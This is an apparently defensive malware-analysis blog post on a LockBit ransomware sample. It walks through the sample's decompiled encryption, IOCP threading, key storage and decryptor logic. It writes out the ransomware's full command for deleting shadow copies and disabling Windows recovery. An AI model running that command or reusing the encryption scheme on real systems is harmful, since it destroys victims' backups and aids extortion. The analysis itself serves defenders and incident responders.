Lexfo's security blog - Lockbit analysis

blog.lexfo.fr/lockbit-malware.html

Lockbit analysis

LockBit Encryption

Introduction

In this article, we will talk briefly about the LockBit features and focus on the different parts that have not been fully covered by other analysts like encryption. The LockBit sample used in this analysis has been extracted during an Incident Response. The attack was conducted manually by humans, with the help of Cobalt Strike.

Finally, in the Annexes we will present a way to recover light encrypted stack strings using IDA and the miasm symbolic engine.

General description

The sample was packed, strings "encrypted" using XOR operation with the first byte as key. The sample checks the process privileges and sidestep Windows UAC using the bypass methods in hfiref0x's UACME #43.

LockBit stopped undesirable services by checking their names against a skip list using **OpenSCManagerA**, enumerate dependent services using **EnumDependentServicesA** and terminate them using **ControlService** with the **SERVICE_CONTROL_STOP** control code.

Processes are enumerated using **CreateToolhelp32Snapshot**, **Process32First**, **Process32Next** and **OpenProcess**. If their names appear on the skip list, the process is killed using **TerminateProcess**.

The ransomware can enumerate shares on the current /24 subnet using **EnumShare** and networks resources using **WNetAddConnection2W** and **NetShareEnum**.

As usual, Windows snapshots are deleted using the following commands:

```
cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete
& bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit
/set {default} recoveryenabled No & wbadmin delete catalog -quiet
```

Below, we will take a closer look at some of its features.

IOCP

To encrypt quickly and efficiently, LockBit uses the Windows I/O Completion Ports mechanisms. This provides an efficient threading model for processing multiple asynchronous I/O requests on a multiprocessor system. Instead of using the traditional API CreateIoCompletionPort and GetQueuedCompletionStatus, they use **NtCreateIoCompletion**, **NtSetInformationFile** and **NtRemoveIoCompletion**.

LockBit starts by creating an I/O completion Port using **NtCreateIoCompletion** API:

```
PEB = NtCurrentPeb();
PEB_1 = PEB;
NtCreateIoCompletion(&g_iocp_IoCompletionHandle, IO_COMPLETION_ALL_ACCESS, 0, 2 * PEB->NumberOfProcessors);
```

create IOCP

Then, for each file that does not match entries on the folder and file blacklist, it associates the file handle with the I/O completion port using **NtSetInformationFile** with the information class that is set to FileCompletionInformation:

```
  fHandle = CreateFileW(lpFilename, GENERIC_WRITE|GENERIC_READ|0x10000, 0, 0, 3u, 0x50000000u, 0);
  if ( fHandle != -1 )
    break;
  if ( NtCurrentTeb()->LastErrorValue != 5
    || to_killprocess(lpFilename) != 1 && to_setSecurityDescriptor(lpFilename) != 1
    || extension_1 >= 2 )
  {
    return 0;
  }
}
iocp_FileInformation = g_iocp_IoCompletionHandle;
if ( NtSetInformationFile(fHandle, &IoStatusBlock.EndOfFile, &iocp_FileInformation, 8u, FileCompletionInformation)
  || (overlapped_struct_1 = malloc(&size_CUSTOME_OVER), (overlapped_struct = overlapped_struct_1) == 0) )
```

associate file handle

Then, reading the file using the OVERLAPPED structure will create an I/O completion packet that is queued in first-in-first-out (FIFO) order to the associated I/O completion port:

```
extension_1 = ReadFile(
                overlapped_struct->fHandle,
                overlapped_struct->lpBuffer,
                0x10u,
                0,
                &overlapped_struct->lpOverlapped);
```

iocp read file

Later on (in the *decryption_thread*), instead of calling the “GetQueuedCompletionStatus” to dequeue an I/O completion packet from the specified I/O completion Port, it calls **NtRemoveIoCompletion**:

```
83      while ( 1 )
84      {
85        while ( 1 )
86        {
87          while ( 1 )
88          {
89            while ( NtRemoveIoCompletion(IoCompletionHandle, &CompletionKey, &CompletionContext, &IoStatusBlock, 0) )
```

NtRemoveIoCompletion

Encryption

Introduction

The encryption is based on two algorithms: RSA and AES. First, an RSA session key pair is generated on the infected workstations. This key pair is encrypted using the embedded attacker's public key and saved on the registry `SOFTWARE\LockBit\full`. An AES key is generated randomly for each file to encrypt. Once the file is encrypted, the AES key is encrypted using the RSA public session key and appended to the end of the file with the previously encrypted session key.


Encryption detection

To detect encryption algorithms, public crypto Yara rules can be used. On the unpack binary, you will get the following results:

- Big_Numbers1
- Prime_Constants_long
- Crypt32_CryptBinaryToString_API
- RijnDael_AES_CHAR
- RijnDael_AES_LONG

As you can see, the RSA algorithm has not been detected. Reading codes close to the AES functions make me grepping the constant *-0x4480* using grep.app application which leads me to the library **mbedtls**.

With the source code (or one close to the original one), we can try to load C Header files in IDA, by doing `File -> Load file -> Parse C header files`. You may have to set properly the *Include directories* and the *Calling convention* in the option compiler box:



compiler dialog box)

Also, it may be needed to delete external includes in the header files like *stddef.h* to avoid errors *Can't open include file stddef.h*.

This allows the analysts to easily import structure:

```
00000000 mbedtls_ctr_drbg_context struc ; (sizeof=0x140, align=0x4, copyof_90)
00000000                                        ; XREF: crypt_init/r
00000000 counter         db 16 dup(?)
00000010 reseed_counter  dd ?
00000014 prediction_resistance dd ?
00000018 entropy_len     dd ?
0000001C reseed_interval dd ?
00000020 aes_ctx         mbedtls_aes_context ?
00000138 f_entropy       dd ?                   ; offset
0000013C p_entropy       dd ?                   ; offset
00000140 mbedtls_ctr_drbg_context ends
00000140
```

struct drbg ctx


And maybe, provide hints by comparing the structure size (0x140):

```
void *__cdecl mbedtls_ctr_drbg_init(void *a1)
{
  return to_memset(a1, 0, 0x140u);
}
```

drbg init

Encryption Preparation

Like many ransomware, LockBit uses session keys to encrypt the symmetric key that is used to encrypt files. The function that generates session keys is easy to find because it is just after the debug message "Generate session keys" and just before the *encryption_thread* :)



string generate session keys

Below the function that generates the RSA session keys:

```
v2 = 0;
mbedtls_ctr_drbg_init(&drbg_ctx);
mbedtls_rsa_init(&rsa_ctx, 0, 0);
mbedtls_x_init(N_);
mbedtls_x_init(P_);
mbedtls_x_init(Q_);
mbedtls_x_init(D_);
mbedtls_x_init(E_);
mbedtls_x_init(DP_);
mbedtls_x_init(DQ_);
mbedtls_x_init(QP_);
to_CryptGenRandom(custom, 0x32u);
init_structure_1adh(p_entropy);
```

generate

```
if ( !mbedtls_ctr_drbg_seed(&drbg_ctx, f_entropy, p_entropy, custom, 50)
  && !mbedtls_rsa_gen_key(&rsa_ctx, F_RNG, &drbg_ctx, 0x800u, 0x10001)
  && !mbedtls_rsa_export_raw(&rsa_ctx, N_, P_, Q_, D_, E_)
  && !mbedtls_rsa_export_crt(&rsa_ctx, DP_, DQ_, QP_)
  && !mbedtls_mpi_write_binary(N_, *this, 0x100)
  && !mbedtls_mpi_write_binary(E_, *this + 0x100, 3)
  && !mbedtls_mpi_write_binary(D_, *this + 0x103, 0x100)
  && !mbedtls_mpi_write_binary(P_, *this + 0x203, 0x80)
  && !mbedtls_mpi_write_binary(Q_, *this + 0x283, 0x80)
  && !mbedtls_mpi_write_binary(DP_, *this + 0x303, 0x80)
  && !mbedtls_mpi_write_binary(DQ_, *this + 0x383, 0x80)
  && !mbedtls_mpi_write_binary(QP_, *this + 0x403, 0x80) )
```

session keys

Because the private session key needs to be kept secret, LockBit RSA encrypts it with his embedded public key (named *Attacker_Modulus* in the code):

```
mbedtls_rsa_init(&rsa_ctx, 0, 0);
if ( !mbedtls_mpi_read_binary(Attacker_Modulus, ::Attacker_Modulus, 0x100)
  && !mbedtls_mpi_read_binary(Attacker_Exponent, &::Attacker_Exponent, 3)
  && !mbedtls_rsa_import(&rsa_ctx, Attacker_Modulus, 0, 0, 0, Attacker_Exponent) )
{
  mbedtls_ctr_drbg_init(&drbg_ctx);
  init_structure_1adh(v10);
  to_CryptGenRandom(pbBuffer, 0x64u);
  if ( !mbedtls_ctr_drbg_seed(&drbg_ctx, f_entropy, v10, pbBuffer, 100) )
  {
    v4 = (0x42DF9BB1i64 * *v2) >> 32;
    v5 = 0;
    v18 = *v2;
    ilen = 0xF5;
    v17 = 0;
    if ( (v4 >> 6) + (v4 >> 31) + 1 )
    {
      while ( !mbedtls_rsa_rsaes_pkcs1_v15_encrypt(&rsa_ctx, F_RNG, &drbg_ctx, 0, ilen, skey, &output[v5]) )
```

import and encrypt session keys using embedded attacker's RSA public key

Finally, the full encrypted session keys are stored in the registry `SOFTWARE\LockBit\full` while in the `SOFTWARE\LockBit\Public` the public session key (Modulus and Exponent, respectively 0x100 and 0x3 bytes):

```
if ( !generate_session_key(&full_skey_483h_1) )
  return 0;
full_skey_483h = full_skey_483h_1;
size_skey = 0x483;
if ( !pkcs1_v15_encrypt_private_skey(full_skey_483h_1, &size_skey) )
  return 0;
registry_full[0] = 'f{';
*&registry_full[1] = 'llu';
RegSetValueExA(hKey, registry_full + 1, 0, 3u, g_enc_skey_500h, 0x500u);
v71 = 106;
registry_public = 'P';
*&registry_full['\x01'] = 'cil';
registry_full[0] = 'bu';
RegSetValueExA(hKey, &registry_public, 0, 3u, full_skey_483h, 0x103u);
```

Stored session keys

Files Encryption

As we mentioned in the IOCP chapter, each file marked for encryption is passed to the encryption thread using **ReadFile** and the **OVERLAPPED** structure. They added to the original structure a random AES 128 bits key that is generated just before using **BCryptGenRandom** from **bcrypt.dll** library:

```
320  overlapped_struct->action_code = 4;
321  overlapped_struct->lpOverlapped.hEvent = 0;
322  overlapped_struct->lpOverlapped.DUMMYUNIONNAME.DUMMYSTRUCTNAME.Offset = v12 - 16;
323  overlapped_struct->offset_buffer = v12;
324  overlapped_struct->offsethigh_buffer = v11;
325  overlapped_struct->lpOverlapped.DUMMYUNIONNAME.DUMMYSTRUCTNAME.OffsetHigh = (__PAIR64__(v11, v12) - 16) >> 32;
326  overlapped_struct->fHandle = fHandle;
327  to_CryptGenRandom(&overlapped_struct->rand_aes_key_part1, 0x10);
328  to_CryptGenRandom(&overlapped_struct->rand_aes_key_part2, 0x10);
```

generate aes key

```
55  strcpy(LibFileName, "bcrypt.dll");
56  v2 = LoadLibraryA_0(LibFileName);
57  if ( !v2 )
58  {
59    if ( !CryptAcquireContextW(&phProv, 0, szProvider, 1u, 0xF0000000) )
60      return 0;
61    goto LABEL_3;
62  }
63  strcpy(ProcName, "BCryptGenRandom");
64  v4 = GetProcAddress_0(v2, ProcName);
65  if ( v4 )
66  {
67    (v4)(0, a1, a2, 2);
68    return 1;
69  }
70  result = CryptAcquireContextW(&phProv, 0, szProvider, 1u, 0xF0000000);
71  if ( result )
72  {
73LABEL_3:
74    if ( !CryptGenRandom(phProv, a2, a1) )
75    {
76      CryptReleaseContext(phProv, 0);
77      return 0;
```

BCryptGenRandom

In the decryption thread, the packet is dequeued from the specified I/O completion Port, then the AES key is set using **aesni_setkey_enc_128** if the processor supports the *Advanced Encryption Standard New Instructions (AES-NI)* otherwise with the **mbedtls_setkey_enc_128** function:

```
while ( NtRemoveIoCompletion(g_iocp_IoCompletionHandle, CompletionKey, &custom_struct, &IoStatusBlock, 0) )
  ;
in_out = custom_struct;
IoStatusBlock_info_bytesWritten = IoStatusBlock.Information;
lpOverlapped_1 = custom_struct;
action_code = custom_struct->action_code;
if ( action_code != 1 )
  break;
_XMM4 = *custom_struct->tmp_enc_buffer;
padding_? = IoStatusBlock.Information & 0xF;
tmp_enc_buffer = *custom_struct->tmp_enc_buffer;
if ( g_flag_support_AES )
{
  aesni_setkey_enc_128(&aesni_ctx, &custom_struct->rand_aes_key_part1);
}
else
{
  mbedtls_aes_init(aes_ctx);
  mbedtls_aes_setkey_enc(aes_ctx, &in_out->rand_aes_key_part1, 0x80);
  _XMM4 = tmp_enc_buffer;
}
```

set aes key

The codes that check if the processor supports AES-NI are done earlier, before generating the RSA session keys:

```
39  if ( _EAX >= 1 )
40  {
41    v5 = 1;
42    v6 = 1;
43    if ( v30 != 'uneG' || v32 != 'Ieni' || v31 != 'letn' )
44      v5 = 0;
45    if ( v30 != 'htuA' || v32 != 'itne' || v31 != 'DMAc' )
46      v6 = 0;
47    if ( v5 || v6 )
48    {
49      _EAX = 1;
50      __asm { cpuid }
51      v29 = _EAX;
52      v30 = _EBX;
53      v31 = _ECX;
54      v32 = _EDX;
55      if ( _ECX & 0x2000000 )
56      {
57        v12 = 0;
58        v35 = s_AES_NI_support_enabled;
59        v36 = 0x5D52591C;
60        strcpy(v37, "^PYX");
61        do
62          *(&v35 + ++v12) ^= v35;
63        while ( v12 < 0x17 );
64        v37[4] = 0;
65        write_to_stdout(&v35 + 1);
66        g_flag_support_AES = 1;
67      }
68    }
69  }
70  result = generate_session_keys(&var9[9]);
```

check aesni support

Finally, the file content is encrypted using AES and written back into the file:

```
111             if ( g_flag_support_AES )
112             {
113               if ( lpNumberOfBytesWritten )
114               {
115                 _XMM1 = v86;
116                 _XMM2 = v85;
117                 _XMM3 = v84;
118                 _XMM5 = v83;
119                 _XMM6 = v82;
120                 _XMM7 = v81;
121                 numberOfBytesWritten = ((lpNumberOfBytesWritten - 1) >> 4) + 1;
122                 do
123                 {
124                   ++lpBuffer;
125                   _XMM4 = _mm_xor_si128(_mm_xor_si128(_XMM4, lpBuffer[-1]), aesni_ctx);
126                   __asm
127                   {
128                     aesenc  xmm4, [esp+360h+var_2F4+4]
129                     aesenc  xmm4, [esp+360h+var_2E4+4]
130                     aesenc  xmm4, [esp+360h+var_2D4+4]
131                     aesenc  xmm4, [esp+360h+var_2C4+4]
132                     aesenc  xmm4, xmm7
133                     aesenc  xmm4, xmm6
134                     aesenc  xmm4, xmm5
135                     aesenc  xmm4, xmm3
136                     aesenc  xmm4, xmm2
137                     aesenclast xmm4, xmm1
138                   }
139                   lpBuffer[-1] = _XMM4;
140                   --numberOfBytesWritten;
141                 }
142                 while ( numberOfBytesWritten );
143 LABEL_17:
144                 IoStatusBlock_info_1 = IoStatusBlock_info_bytesWritten;
145               }
146               if ( !in_out->is_ext_blacklist )
147               {
148                 in_out->lpOverlapped.DUMMYUNIONNAME = 0i64;
149                 in_out->action_code = 2;
150 LABEL_36:
151                 read_write_return_code = WriteFile_0(
152                                            in_out->fHandle,
153                                            in_out->lpBuffer,
154                                            lpNumberOfBytesWritten,
155                                            0,
156                                            &in_out->lpOverlapped);
157                 goto LABEL_85;
158               }
```

file encryption

Files end data

At the end of each file, 0x610 bytes are appended. This data structure contains the required information for decryption:

Offset	Description	Size (bytes)
0x0	Encrypted AES key	0x100

Offset	Description	Size (bytes)
0x100	Encrypted RSA session keys	0x500
0x600	First 0x10 bytes of the attacker's RSA public key	0x10

```
322       if ( is_drbg
323         || (len_full_skey = len_fskey,
324             rand_aes_key_part1 = in_out->rand_aes_key_part1,
325             rand_aes_key_part2 = in_out->rand_aes_key_part2,
326             to_qmemcpy(v95, &unk_4281A8, len_fskey),
327             boffsethigh_buffer_1 = (in_out + padding_modulo_16h),
328             mbedtls_rsa_rsaes_pkcs1_v15_encrypt(// RSA encrypt AES key
329               &rsa_ctx,
330               F_RNG,
331               &drbg_ctx,
332               0,
333               len_full_skey + 32,
334               &rand_aes_key_part1,
335               &in_out->lpBuffer[padding_modulo_16h])) )
336       {
337         _InterlockedDecrement(&dword_428424);
338         NtClose = ::NtClose;
339         ::NtClose(in_out->fHandle);
340         free(in_out);
341       }
342       else
343       {
344         size_rand_aes = 0x20;                // clear AES key from memory
345         rand_aes = &rand_aes_key_part1;
346         do
347         {
348           *rand_aes = 0;
349           rand_aes = (rand_aes + 1);
350           --size_rand_aes;
351         }
352         while ( size_rand_aes );
353         qmemcpy(boffsethigh_buffer_1->g_enc_skey_500h, g_enc_skey_500h, sizeof(boffsethigh_buffer_1->g_enc_skey_500h));// copy enc RSA session keys
354         in_out = lpOverlapped;
355         NtClose = ::NtClose;
356         boffsethigh_buffer_1->Attacker_Modulus_10h = *Attacker_Modulus;// Copy attacker's modulus
357       }
358       in_out->action_code = 6;
359       if ( !WriteFile(in_out->fHandle, in_out->lpBuffer, padding_modulo_16h + 0x610, 0, &in_out->lpOverlapped)
```

files end data

Decryptor and Decryption

To decrypt a file, the Decryptor needs to:

1. Import the attacker’s RSA keys
2. Get and decrypt the session key pair (placed at the end of the file) using the attackers' private key.
3. Get and decrypt the AES key (placed at the end of the file) used for encryption using the decrypted session key pair.
4. Decrypt the file using AES and the previous AES key.

The decryptor includes in its resource the full RSA attacker's key (0x483 bytes):

```
36  v10 = FindResourceA(v8, 0x65, Type);
37  v11 = v10;
38  if ( v10 )
39  {
40    v12 = LoadResource(v9, v10);
41    SizeofResource(v9, v11);
42    qmemcpy(&g_attackers_key, LockResource(v12), 0x483u);
43    to_decryption();
44  }
45  ExitProcess(0);
46}
```

load attackers key

Imports the RSA key:

```
if ( !mbedtls_mpi_read_binary(&X, &g_resource_key[259], 0x100u)
  && !mbedtls_mpi_read_binary(&v37, &g_resource_key[515], 0x80u)
  && !mbedtls_mpi_read_binary(&v36, &g_resource_key[643], 0x80u)
  && !mbedtls_mpi_read_binary(&v33, &g_resource_key[771], 0x80u)
  && !mbedtls_mpi_read_binary(&v32, &g_resource_key[899], 0x80u)
  && !mbedtls_mpi_read_binary(&v31, &g_resource_key[1027], 0x80u) )
{
  return_code = mbedtls_rsa_import((&rsa_ctx + 8), &N);
  if ( !return_code )
  {
    return_code = mbedtls_rsa_import((&rsa_ctx + 44), &v37);
    if ( !return_code )
    {
      return_code = mbedtls_rsa_import((&rsa_ctx + 56), &v36);
      if ( !return_code )
      {
        return_code = mbedtls_rsa_import((&rsa_ctx + 32), &X);
        if ( !return_code )
        {
          return_code = mbedtls_rsa_import((&rsa_ctx + 20), &v38);
          if ( !return_code )
```

Import RSA attacker's key

Gets the last 0x510 file bytes and decrypts the first 0x500 to get the RSA session keys:

```
if ( !mbedtls_rsa_complete(*&v27[12]) )
{
  hFile_2 = hFile;
  if ( GetFileSizeEx(hFile, &FileSize) )
  {
    if ( FileSize.QuadPart >= 0x630 )
    {
      FileSize.QuadPart -= 0x510i64;
      if ( SetFilePointerEx(hFile_2, FileSize, 0, 0) )
      {
        if ( ReadFile(hFile_2, Buffer, 0x500u, &NumberOfBytesRead, 0) )
        {
          counter = 0;
          input = Buffer;
          output = output_1;
          while ( 1 )
          {
            hFile = 0;
            if ( rsa_ctx.padding
              || mbedtls_rsa_rsaes_pkcs1_v15_decrypt(
                   &rsa_ctx,
                   v20,
                   &drbg_ctx,
                   v21,
                   &hFile,
                   input,
                   output,
                   0xF5u) )
```

decrypt session key

From this, it can decrypt the AES key (stored at the end of the file) with the RSA session key and finally the file.

Annexes


Dynamic Stack Strings

LockBit builds his strings in the stack dynamically. For example, the function that compares file names to a blacklist uses stack strings to build the blacklist:

```
.text:0040FFC0 C1C mov     dword ptr [ebp+var_488], 69004Dh
.text:0040FFCA C1C mov     [ebp+var_484], 720063h
.text:0040FFD4 C1C mov     [ebp+var_480], 73006Fh
.text:0040FFDE C1C mov     [ebp+var_47C], 66006Fh
.text:0040FFE8 C1C mov     [ebp+var_478], 2E0074h
.text:0040FFF2 C1C mov     [ebp+var_474], 45004Eh
.text:0040FFFC C1C mov     [ebp+var_470], 54h ; 'T'
.text:00410006 C1C mov     dword ptr [ebp+var_510], 69006Dh ; 'i\0m'
.text:00410010 C1C mov     [ebp+var_50C], 720063h ; 'r\0c'
.text:0041001A C1C mov     [ebp+var_508], 73006Fh ; 's\0o'
.text:00410024 C1C mov     [ebp+var_504], 66006Fh ; 'f\0o'
.text:0041002E C1C mov     [ebp+var_500], 200074h ; ' \0t'
.text:00410038 C1C mov     [ebp+var_4FC], 680073h ; 'h\0s'
.text:00410042 C1C mov     [ebp+var_4F8], 720061h ; 'r\0a'
.text:0041004C C1C mov     [ebp+var_4F4], 640065h ; 'd\0e'
.text:00410056 C1C mov     [ebp+var_4F0], ax
.text:0041005D C1C mov     dword ptr [ebp+var_534], 6E0049h
.text:00410067 C1C mov     [ebp+var_530], 650074h
.text:00410071 C1C mov     [ebp+var_52C], 6E0072h
.text:0041007B C1C mov     [ebp+var_528], 740065h
.text:00410085 C1C mov     [ebp+var_524], 450020h
.text:0041008F C1C mov     [ebp+var_520], 700078h
.text:00410099 C1C mov     [ebp+var_51C], 6F006Ch
.text:004100A3 C1C mov     [ebp+var_518], 650072h
.text:004100AD C1C mov     [ebp+var_514], 72h ; 'r'
.text:004100B7 C1C mov     dword ptr [ebp+var_434], 6F0063h
.text:004100C1 C1C mov     [ebp+var_430], 6D006Dh
.text:004100CB C1C mov     [ebp+var_42C], 6E006Fh
.text:004100D5 C1C mov     [ebp+var_428], 660020h
.text:004100DF C1C mov     [ebp+var_424], 6C0069h
.text:004100E9 C1C mov     [ebp+var_420], 730065h
.text:004100F3 C1C mov     [ebp+var_41C], ax
.text:004100FA C1C mov     dword ptr [ebp+var_20C], 70006Fh
.text:00410104 C1C mov     [ebp+var_208], 720065h
.text:0041010E C1C mov     [ebp+var_204], 61h ; 'a'
.text:00410118 C1C mov     dword ptr [ebp+var_4C8], 690057h
.text:00410122 C1C mov     [ebp+var_4C4], 64006Eh
.text:0041012C C1C mov     [ebp+var_4C0], 77006Fh
.text:00410136 C1C mov     [ebp+var_4BC], 200073h
.text:00410140 C1C mov     [ebp+var_4B8], 6F004Ah
.text:0041014A C1C mov     [ebp+var_4B4], 720075h
.text:00410154 C1C mov     [ebp+var_4B0], 61006Eh
.text:0041015E C1C mov     [ebp+var_4AC], 6Ch ; 'l'
.text:00410168 C1C mov     dword ptr [ebp+var_23C], 74006Eh
.text:00410172 C1C mov     [ebp+var_238], 64006Ch
.text:0041017C C1C mov     [ebp+var_234], 72h ; 'r'
```

stack strings

Because there are many strings, and their length can be as big as a ransom note and also because it is a classical feature that you may find again in other malware, automating this task may be useful. One solution would have been to create a script using IDA that records write operation on the stack but as we said in the introduction, strings are also built in addition to a XOR routine:



XOR routine

or:

```
.text:00412849
.text:00412849     loc_412849:
.text:00412849 00C mov     [esp+8+arg_62], 21h ; '!'
.text:0041284E 00C mov     al, 56h ; 'V'
.text:00412850 00C xor     al, [esp+8+arg_62]
.text:00412854 00C mov     ah, 51h ; 'Q'
.text:00412856 00C mov     [esp+8+arg_63], al
.text:0041285A 00C mov     ch, ah
.text:0041285C 00C mov     al, [esp+8+arg_62]
.text:00412860 00C mov     cl, 53h ; 'S'
.text:00412862 00C xor     ah, al
.text:00412864 00C mov     byte ptr [esp+8+var_s0+3], cl
.text:00412868 00C xor     cl, al
.text:0041286A 00C mov     [esp+8+arg_8E], 22h ; '"'
.text:00412872 00C xor     ch, al
.text:00412874 00C mov     [esp+8+arg_63+1], cl
.text:00412878 00C mov     dl, 40h ; '@'
.text:0041287A 00C mov     byte ptr [esp+8+var_s0+2], 4Ah ; 'J'
.text:0041287F 00C xor     dl, al
.text:00412881 00C mov     [esp+8+arg_63+3], ah
.text:00412885 00C mov     dh, 44h ; 'D'
.text:00412887 00C mov     [esp+8+arg_63+2], dl
.text:0041288B 00C xor     dh, al
.text:0041288D 00C mov     [esp+8+arg_63+4], ch
.text:00412891 00C mov     al, byte ptr [esp+8+var_s0+3]
.text:00412895 00C mov     cl, 47h ; 'G'
.text:00412897 00C xor     al, [esp+8+arg_62]
.text:0041289B 00C mov     dl, 44h ; 'D'
.text:0041289D 00C xor     cl, [esp+8+arg_8E]
.text:004128A4 00C mov     ah, 75h ; 'u'
.text:004128A6 00C mov     [esp+8+arg_63+6], al
.text:004128AA 00C mov     ch, 43h ; 'C'
.text:004128AC 00C mov     al, 66h ; 'f'
.text:004128AE 00C mov     [esp+8+arg_8E+2], cl
.text:004128B5 00C xor     al, [esp+8+arg_8E]
.text:004128BC 00C mov     cl, [esp+8+arg_8E]
.text:004128C3 00C mov     [esp+8+arg_8E+1], al
.text:004128CA 00C xor     dl, cl
.text:004128CC 00C mov     byte ptr [esp+8+var_s0+3], 41h ; 'A'
.text:004128D1 00C xor     ah, cl
.text:004128D3 00C mov     al, byte ptr [esp+8+var_s0+3]
.text:004128D7 00C xor     ch, cl
.text:004128D9 00C xor     al, cl
.text:004128DB 00C mov     [esp+8+arg_63+5], dh
.text:004128DF 00C mov     [esp+8+arg_8E+7], al
.text:004128E6 00C mov     dh, 56h ; 'V'
.text:004128E8 00C mov     al, byte ptr [esp+8+var_s0+2]
.text:004128EC 00C xor     dh, cl
.text:004128EE 00C xor     al, cl
```

inline xor loop

In many malware, there is often a single function that is used to decrypt the strings. Most of the time, the solution is to get the cross references to this function with its parameter using IDA, and execute the decrypt function by using one of them: + Python implementation + Debugger conditional breakpoint + IDA appcall + x86 Emulation (unicorm, miasm, etc.)

